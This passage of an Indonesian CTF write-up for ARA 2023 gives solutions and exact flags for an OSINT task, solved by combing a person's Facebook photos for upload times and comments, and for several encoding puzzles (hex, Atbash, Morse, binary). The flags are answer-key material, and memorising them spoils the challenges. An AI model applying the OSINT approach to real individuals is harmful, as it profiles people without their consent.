
Lagi-lagi saya scroll facebook beliau. Yang ini lumayan mudah, tinggal cari foto beliau duduk bersama buku.



Waktu upload = 3Juni2019-10:25

5. Komentar yang terdapat pada saat dia foto bersama Sakura

Jujur, bagian ini yang paling membuat frustrasi karena ada banyak foto beliau bersama sakura. Setelah berjam-jam ngescroll sampai mata berkunang-kunang (dan diliatin orang-orang), saya menemukan komentarnya di sini.



Komentar = Y0u4r3ThE0s1nTm45t3R

Flag : ARA2023{44793134117_BNU_Molly_3Juni2019-10:25_Y0u4r3ThE0s1nTm45t3R}

Misc

Feedback (50 pts)


Tinggal isi feedback trus submit nanti muncul flag.



Flag : ARA2023{Terimakasih_atas_antusias_bermain_di_ARA4.0!}

in-sanity check (100 pts)

Diberikan link menuju google docs, tetapi accessnya public sehingga semua orang dapat mengedit dan menghapus apa yang ada di dalam docs tersebut. Tapi untuk mengetahui isi awal dokumen kita tinggal lihat dari version historynya.



Flag : ARA2023{w3lc0m3_4nd_h4v3_4_gr3at_ctfs}

@B4SH (100 pts)

Challenge 80 Solves

@B4SH
100

Ailee had just moved out to a boarding house in the countryside to escape the fast-paced and hectic city life. She was very excited to start her life with a new environment, she was very happy before she found out that the room she rented was very dark. Suddenly she found out 2 strange papers on the wall behind the door that says:

"5A495A323032337B346D62793077625F677330663973675F677334675F2167355F345F733468733F7D".

Help Ailee to find what's behind the text written on the paper.

Author: L e n s#1048

Flag Submit

Diketahui sebuah string yang tampak seperti hexadecimal. Dengan menggunakan website <https://gchq.github.io/CyberChef/>, saya decode string tersebut dan mendapatkan string "ZIZ2023{4mby0wb_gs0f9sg_gs4g_!g5_4_s4hs?}". Kemudian berdasarkan judul, diketahui bahwa string tersebut diencode menggunakan atbash cipher. Saya decode menggunakan website <https://www.dcode.fr/atbash-cipher> dan ditemukan flagnya.

Flag : ARA2023{4nyb0dy_th0u9ht_th4t_!t5_4_h4sh?}

D0ts N D4sh3s (100 pts)

Diberikan file "The Morse.txt" yang berisi kode morse. Saya mendecode kode tersebut dengan menggunakan website <https://morsecode.world/international/translator.html>. Dihasilkan kode biner.

```
01000001 01010010 01000001 00110010 00110000 00110010 00110011 01111011 00100001
01110100 01110011 01011111 01101010 01110101 00110101 01110100 01011111 00110100
01011111 01101101 00110000 01110010 01110011 00110011 01011111 01100001 01100110
01110100 00110011 00110001 00110010 01011111 01100001 00110001 00100001 01111101
```

Saya decode lagi kode biner tersebut menggunakan website <https://gchq.github.io/CyberChef/> dan ditemukan flagnya.

Flag : ARA2023{!ts_ju5t_4_m0rs3_aft312_a1!}